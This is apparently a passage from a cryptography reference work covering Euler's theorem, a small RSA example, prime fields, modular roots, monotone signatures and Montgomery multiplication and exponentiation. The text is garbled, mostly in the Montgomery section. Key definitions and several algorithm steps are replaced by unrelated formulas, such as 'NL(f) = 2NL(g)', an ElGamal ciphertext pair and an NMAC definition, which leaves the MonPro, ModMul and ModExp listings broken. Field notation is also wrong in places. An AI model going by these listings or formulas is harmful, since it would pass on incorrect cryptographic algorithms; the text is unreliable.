The numbers which are *relatively prime* to (or just "prime to" for short) the modulus N have multiplicative inverses, as noted above. So they form a group under multiplication. Consequently, each number X which is prime to N has an *order* mod N which is the smallest positive integer n such that $X^n = 1 \pmod{N}$. The Euler phi function ϕ gives the number of elements in this group, and it is a multiple of the order of each element. So $X^{\phi(N)} = 1$ (mod N) for X prime to N, and, indeed, $X^{k\phi(N)+1} = X \pmod{N}$ for such X and any k. This last is essentially what is known as Euler's Theorem. As an example, {1, 5, 7, 11} is the set of residues prime to 12. So these form a multiplicative group of order $\phi(12) = 4$ and $1^4 = 5^4 = 7^4 = 11^4 = 1 \pmod{12}$. A special case of this result is *Fermat's "little" theorem* which states that $X^{P-1} = 1 \pmod{P}$ for a prime P and integer X which is not divisible by P. These are really the main properties that are used in reducing the cost

of exponentiation in cryptosystems and in probabilistic primality testing (Miller-Rabin Probabilistic Primality Test) (Miller 1976; Rabin 1980).

When $N = PQ$ is the product of two distinct primes P and Q, $\phi(N) = (P-1)(Q-1)$. RSA encryption on plaintext M is performed with a public exponent E to give ciphertext C defined by $C = M^E \pmod{N}$. Illustrating this with $N = 35$, $M = 17$ and $E = 5$, the computation is $C \equiv 17^5 \equiv (17^2)^2 \times 17 \equiv 289^2 \times 17 \equiv 9^2 \times 17 \equiv 81 \times 17 \equiv 11 \times 17 \equiv 187 \equiv 12 \pmod{35}$. The private decryption exponent D must have the property that $M = C^D \pmod{N}$, i.e., $M^{DE} = M \pmod{N}$. From the above, the value of D must satisfy $DE = k\phi(N) + 1$ for some k, i.e., D is a solution to $DE \equiv 1 \pmod{(P-1)(Q-1)}$. A solution is obtained using the *Euclidean algorithm* (Knuth 1998). For the example, $D = 5$ since $\phi(35) = 24$ and $DE \equiv 5 \times 5 \equiv 1 \pmod{24}$. So $M \equiv 12^5 \equiv (12^2)^2 \times 12 \equiv 144^2 \times 12 \equiv 4^2 \times 12 \equiv 192 \equiv 17 \pmod{35}$, as expected. RSA chooses moduli which are products of two (large) primes so that decryption works also for texts which are not prime to the modulus. A nice exercise for the reader is to prove that this is really true. CRT is useful in the proof.

Prime Fields

When the modulus is a prime P, every residue except 0 is prime to the modulus. Hence, every nonzero number has a multiplicative inverse. So residues mod P form a *field* with P elements, written $\mathbb{Z}_n$ or $GF(P)$. These *prime* fields are examples of *finite field*s (Lidl and Niederreiter 1994). The smallest such field is $\mathbb{A}_1$ which contains the two values 0 and 1. Because every nonzero has an inverse, the arithmetic of these fields is similar in many ways to that of the real numbers, and it is possible to perform similar geometric constructions. They already form a very rich source for cryptography, such as *Diffie-Hellman key agreement* (1976) and *elliptic curve cryptography* (Koblitz 1987; Miller 1986), and will undoubtedly form the basis for many more cryptographic primitives in the future.

Modular Root

Scott Contini[51] ✉
(51) Silverbrook Research, Balmain, NSW, Australia

Definition

In the congruence $x^e \equiv y \mod n$, x is said to be the e^{th}*modular root* of y with respect to modulus n.

Background

The cases that are of interest to cryptography have $\gcd(x, n) = \gcd(y, n) = 1$. Algorithms for finding modular roots are relevant to the security of the RSA cryptosystem.

Theory

Computing modular roots is no more difficult than finding the order of the multiplicative group modulo n. In number theoretic terminology, this value is known as Euler's totient function, $\phi(n)$, which is defined to be the number of integers in $\{1, 2, \ldots, n-1\}$ that are relatively prime to n. If $\gcd(e, \phi(n)) = 1$, then there is either one or zero solutions, depending upon whether y is in the multiplicative subgroup generated by x. Assuming it is, the solution is obtained by raising both sides of the congruence to the power $e^{-1} \mod \phi(n)$. If the gcd condition is not 1, then there may be more than one solution. For example, consider the special case of $e = 2$ and n an odd integer larger than 1. The congruence can have solutions only if y is a quadratic residue modulo n. Furthermore, if x is one solution, then $-x$ is another, implying that there are at least two distinct solutions.

Open Problems

Computing modular roots is easy when n is prime since then $\phi(n) = n - 1$. The more interesting case is when n is composite, where it is known as the RSA problem. An important open question is whether a method exists for computing modular roots faster than integer factoring. Note that any method which finds $\phi(n)$ cannot be faster than factoring since determining $\phi(n)$ is provably as difficult as factoring n.

Definition

A monotone signature is a process allowing to resist, to some extent, blackmailing attacks. A monotone signature admits ℓ keys-pairs $\{pk_i, sk_i\}$. The scheme is such that a signature s generated with sk_i is verifiable with respect to all pk_j for $j \leq i$. Hence in case of blackmailing, the signer can reveal the key sk_i and inform users that pk_i is obsolete (switch to pk_{i+1}). The legitimate signer always uses sk_ℓ to sign messages.

Definition

Suppose a machine performs arithmetic on words of w bits. Let a, b, and n be cryptographically sized integers represented using s such words. Then the Montgomery modular product of a and b modulo n is $abr^{-1} \pmod{n}$ where $r = 2^{sw}$. This is computed at a word level using a particularly straightforward and efficient algorithm. Compared with the normal "school book" method, for each word of the multiplier the reduction modulo n is performed by adding rather than subtracting a multiple of n, only a single digit is used to decide on this multiple, and the accumulating product is shifted down rather than up.

Background

The modular reduction $u \pmod{n}$ is typically computed on a word-based machine by repeatedly taking several leading digits from u and n, obtaining the leading digit of their quotient, and using that multiple of n to reduce u. This takes a number of clock cycles on a general processor, and the machine has to wait for carries to propagate from lowest to highest word

before the next iteration can take place. Peter Montgomery designed his algorithm (1985) to simplify or avoid these bottlenecks so that the modular exponentiations typical of public key cryptography could be significantly speeded up. The consequent initial and final scalings by a power of *r* are relatively cheap. Resource-constrained environments such as those in a smart card or RFID device benefit particularly from the choice of this modular multiplication algorithm.

Theory

Introduction

In 1985, P. L. Montgomery introduced an efficient algorithm (1985) for computing $u = a \cdot b \pmod{n}$, where a, b, and n are k-bit binary numbers. The algorithm is particularly suitable for implementation on general-purpose computers (signal processors or microprocessors) which are capable of performing fast arithmetic modulo a power of 2. The Montgomery reduction algorithm computes the resulting k-bit number u without performing a division by the modulus n. Via an ingenious representation of the residue class modulo n, this algorithm replaces division by n with division by a power of 2. The latter operation is easily accomplished on a computer since the numbers are represented in binary form. Assuming the modulus n is a k-bit number, i.e., $2^{k-1} \le n < 2^k$, let r be 2^k. The Montgomery reduction algorithm requires that r and n be relatively prime, i.e., $\gcd(r, n) = \gcd(2^k, n) = 1$. This requirement is satisfied if n is odd. In the following, the basic idea behind the Montgomery reduction algorithm is summarized.

Given an integer $a < n$, define its *n-residue* or *Montgomery representation* with respect to r as

$$(\mathrm{mpk}, ID^\star, \sigma^\star) = 1.$$

It is straightforward to show that the set

$$H_i = E_K\left(H_{i-1} \oplus x_i\right),\ 1 \le i \le t.$$

is a complete residue system, i.e., it contains all numbers between 0 and $n - 1$. Thus, there is a one-to-one correspondence between the numbers in

the range 0 and $n - 1$ and the numbers in the above set. The Montgomery reduction algorithm exploits this property by introducing a much faster multiplication routine which computes the *n*-residue of the product of the two integers whose *n*-residues are given. Given two *n*-residues $\overline{v}$ and $\overline{b}$, the *Montgomery product* is defined as the scaled product

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

where r^{-1} is the (multiplicative) inverse of *r* modulo *n* (see Modular Arithmetic), i.e., it is the number with the property

$$(c_1, c_2) := (g^k, m \cdot y_A^k)$$

As the notation implies, the resulting number $\overline{u}$ is indeed the *n*-residue of the product

$$\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$$

since

$$\begin{aligned} \overline{u} &= \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n} \\ &= (a \cdot r) \cdot (b \cdot r) \cdot r^{-1} \pmod{n} \\ &= (a \cdot b) \cdot r \pmod{n}. \end{aligned}$$

In order to describe the Montgomery reduction algorithm, an additional quantity n' is needed. This is the integer with the property

$$r \cdot r^{-1} - n \cdot n' = 1.$$

The integers r^{-1} and n' can both be computed by the extended *Euclidean algorithm* (Knuth 1998). The Montgomery product algorithm, which computes

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

given $\overline{v}$ and $\overline{b}$, is given below:

function MonPro(H_t^2.)
Step 1. $t := \overline{a} \cdot \overline{b}$
Step 2. $m \coloneqq t \cdot n' \pmod{r}$
Step 3. $\mathscr{M} = \{p_1, \ldots, p_n\}$
Step 4. **if** $\overline{u} \geq n$ **then return** $\overline{u} - n$

else return $\overline{u}$

The most important feature of the Montgomery product algorithm is that the operations involved are multiplications modulo *r* and divisions by *r*, both of which are intrinsically fast operations since *r* is a power 2. The MonPro algorithm can be used to compute the (normal) product *u* of *a* and *b* modulo *n*, provided that *n* is odd:

function ModMul(*a*, *b*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 3. $H_i = E_{H_{i-1} \| X_i}(C),$
Step 4. $\overline{u} := \mathrm{MonPro}\ \left(\overline{a}, \overline{b}\right)$
Step 5. $O(\log N / \log \log N)$
Step 6. **return***u*

A better algorithm can be given by observing the property

$$\begin{aligned} \mathrm{MonPro}\left(\overline{a}, b\right) &= (a \cdot r) \cdot b \cdot r^{-1} \\ &= a \cdot b \pmod{n}, \end{aligned}$$

which modifies the above algorithm to:

function ModMul(*a*, *b*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 3. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 4. **return***u*

However, the preprocessing operations, namely, steps (1) and (2), are rather time-consuming, especially the first. Since *r* is a power of 2, the second step can be done using *k* repeated shift and subtract operations. Thus, it is not a good idea to use the Montgomery product computation algorithm when a single modular multiplication is to be performed.

Montgomery Exponentiation

The Montgomery product algorithm is more suitable when several modular multiplications are needed with respect to the same modulus. Such is the case when one needs to compute a modular exponentiation, i.e., the computation of $M^e \pmod{n}$. Algorithms for modular exponentiation decompose the operation into a sequence of squarings and multiplications using a common modulus *n*. This is where the Montgomery product operation MonPro finds its best use. In the following, modular exponentiation is exemplified using the standard "square-and-multiply" method, i.e., the left-to-right *binary exponentiation method*, with e_i being the bit of index *i* in the *k*-bit exponent *e*:

function ModExp(*M*, *e*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $C = (a,\ \hat{a},\ c,\ d) \in G^4$
Step 3. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 4. **for***i* = *k* − 1 **down to** 0 **do**
Step 5. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 6. **if***e**i* = 1 **then** $\overline{x} := \mathrm{MonPro}(\overline{M}, \overline{x})$
Step 7. $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$
Step 8. **return***x*

Thus, the process starts with obtaining the *n*-residues $\overline{M}$ and $\overline{1}$ from the ordinary residues *M* and 1 using division-like operations, as described above. However, once this preprocessing has been completed, the inner loop of the binary exponentiation method uses the Montgomery product operation, which performs only multiplications modulo 2^k and divisions by 2^k. When the loop terminates, the *n*-residue $\overline{u}$ of the quantity $x = M^e \pmod{n}$ has been obtained. The ordinary residue number *x* is recovered from the *n*-residue by executing the MonPro function with arguments $\overline{u}$ and 1. This is easily shown to be correct since

$$\mathcal{I} = \{i : \rho(i) \in S\}$$

immediately implies that

$$x = \overline{x} \cdot r^{-1} \pmod{n}$$
$$= \overline{x} \cdot 1 \cdot r^{-1} \pmod{n} := \text{MonPro}(\overline{x}, 1).$$

The resulting algorithm is quite fast, as was demonstrated by many researchers and engineers who have implemented it; for example, see (Dussé and Kaliski 1991; Laurichesse and Blain 1991). However, this algorithm can be refined and made more efficient, particularly when the numbers involved are multi-precision integers. For example, Dussé and Kaliski (1991) gave improved algorithms, including a simple and efficient method for computing n'. In fact, any exponentiation algorithm can be modified in the same way to make use of MonPro: simply append the illustrated pre- and postprocessing (steps 1–3 and 7) and replace the normal modular multiplication operations in the iterative loop with applications of MonPro to the corresponding n-residues (steps 4–6 in the above).

Here, as an example, the computation of $x = m7^{10} \pmod{13}$ is illustrated using the Montgomery binary exponentiation algorithm.

- Since $n = 13$, the value for r is taken to be $r = 2^4 = 16 > n$.
- Step 1 of the ModExp routine: Computation of n':
  The extended Euclidean algorithm is used to determine that $16 \cdot 9 - 13 \cdot 11 = 1$, and thus $r^{-1} = 9$ and $n' = 11$.
- Step 2: Computation of $\overline{M}$:
  Since $M = 7$, $\overline{M} := M \cdot r \pmod{n} = 7 \cdot 16 \pmod{13} = 8$.
- Step 3: Computation of $\overline{u}$ for $x = 1$:
  $\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$.
- Step 4: The loop of ModExp:

e_i	Step 5	Step 6
1	MonPro(3,3) = 3	MonPro(8,3) = 8
0	MonPro(8,8) = 4	
1	MonPro(4,4) = 1	MonPro(8,1) = 7
0	MonPro(7,7) = 12	

  – Step 5: Computation of MonPro(3,3) = 3:
    t: = 3 · 3 = 9
    m: = 9 · 11 (mod 16) = 3
    u: = (9 + 3 · 13)/16 = 48/16 = 3.

– Step 6: Computation of MonPro(8,3) = 8:
  t: = 8 · 3 = 24
  m: = 24 · 11 (mod 16) = 8
  u: = (24 + 8 · 13)/16 = 128/16 = 8
– Step 5: Computation of MonPro(8,8) = 4:
  t: = 8 · 8 = 64
  m: = 64 · 11 (mod 16) = 0
  u: = (64 + 0 · 13)/16 = 64/16 = 4
– …

- Step 7 of the ModExp routine: x = MonPro (12, 1) = 4
  t: = 12 · 1 = 12
  m: = 12 · 11 (mod 16) = 4
  u: = (12 + 4 · 13)/16 = 64/16 = 4.

Thus, $x = 4$ is obtained as the result of the operation $7^{10} \pmod{13}$.

Efficient Montgomery Multiplication

The previous algorithm for Montgomery multiplication is not efficient on a general purpose processor in its stated form, and so perhaps only has didactic value. Since the Montgomery multiplication algorithm computes

$$\mathrm{NMAC}_{K_1 \| K_2}(x) = h_{K_2}\left(h_{K_1}(x)\right).$$

and $r = 2^k$, it is possible to give a more efficient bit-level algorithm which computes exactly the same value

$$\mathrm{MonPro}\ (a, b) = ab2^{-k} \pmod{n}$$

as follows:

function MonPro(a, b) {n is odd and a, b, $n < 2^k$}
Step 1. $u := 0$
Step 2. **for** $i = 0$ **to** $k - 1$
Step 3. $u \coloneqq u + a_i b$
Step 4. $u \coloneqq u + u_0 n$
Step 5. $u := u/2$
Step 6. **if** $u \geq n$ **then return** $u - n$
else return u

where u_0 is the least significant bit of u and a_i is the bit with index i in the binary representation of a. The oddness of n guarantees that the division in step (5) is exact. This algorithm avoids the computation of n' since it proceeds bit-by-bit: it needs only the least significant bit of n', which is always 1 since n' is odd because n is odd.

The equivalent word-level algorithm only needs the least significant word α'_i (w bits) of n', which can also be easily computed since

$$\tilde{p}_{128} = 0^{120}10000111$$

implies

$$-n_0 \cdot n'_0 = 1 \pmod{2^w}.$$

Therefore, α'_i is equal to $-n_0^{-1} \pmod{2^w}$, and it can be quickly computed by the extended Euclidean algorithm or table lookup since it is only w bits (1 word) long. For the words (digits) a_i of a with index i and $k = sw$, the word-level Montgomery algorithm is as follows:

function MonPro(a, b) {n is odd and a, b, $n < 2^{sw}$}
Step 1. $u := 0$
Step 2. **for** $i = 0$ **to** $s - 1$
Step 3. $u := u + a_i b$
Step 4. $u := u + \left(-n_0^{-1}\right) \cdot u_0 \cdot n$
Step 5. $u := u/2^w$
Step 6. **if** $u \geq n$ **then return** $u - n$
else return u

This version of Montgomery multiplication is the algorithm of choice for systolic array modular multipliers (Walter 1993) because, unlike classical modular multiplication, completion of the carry propagation required in Step 3 does not prevent the start of Step 4, which needs u_0 from Step 3. Such systolic arrays are extremely useful for fast *SSL*/*TLS* servers.

Application to Finite Fields

Since the integers modulo p form the *finite field* $GF(p)$, these algorithms are directly applicable for performing multiplication in $GF(p)$ by taking $n = p$.

Similar algorithms are also applicable for multiplication in $GF(2^k)$, which is the finite field of polynomials with coefficients in $GF(2)$ modulo an irreducible polynomial of degree k (Koç and Acar 1998).
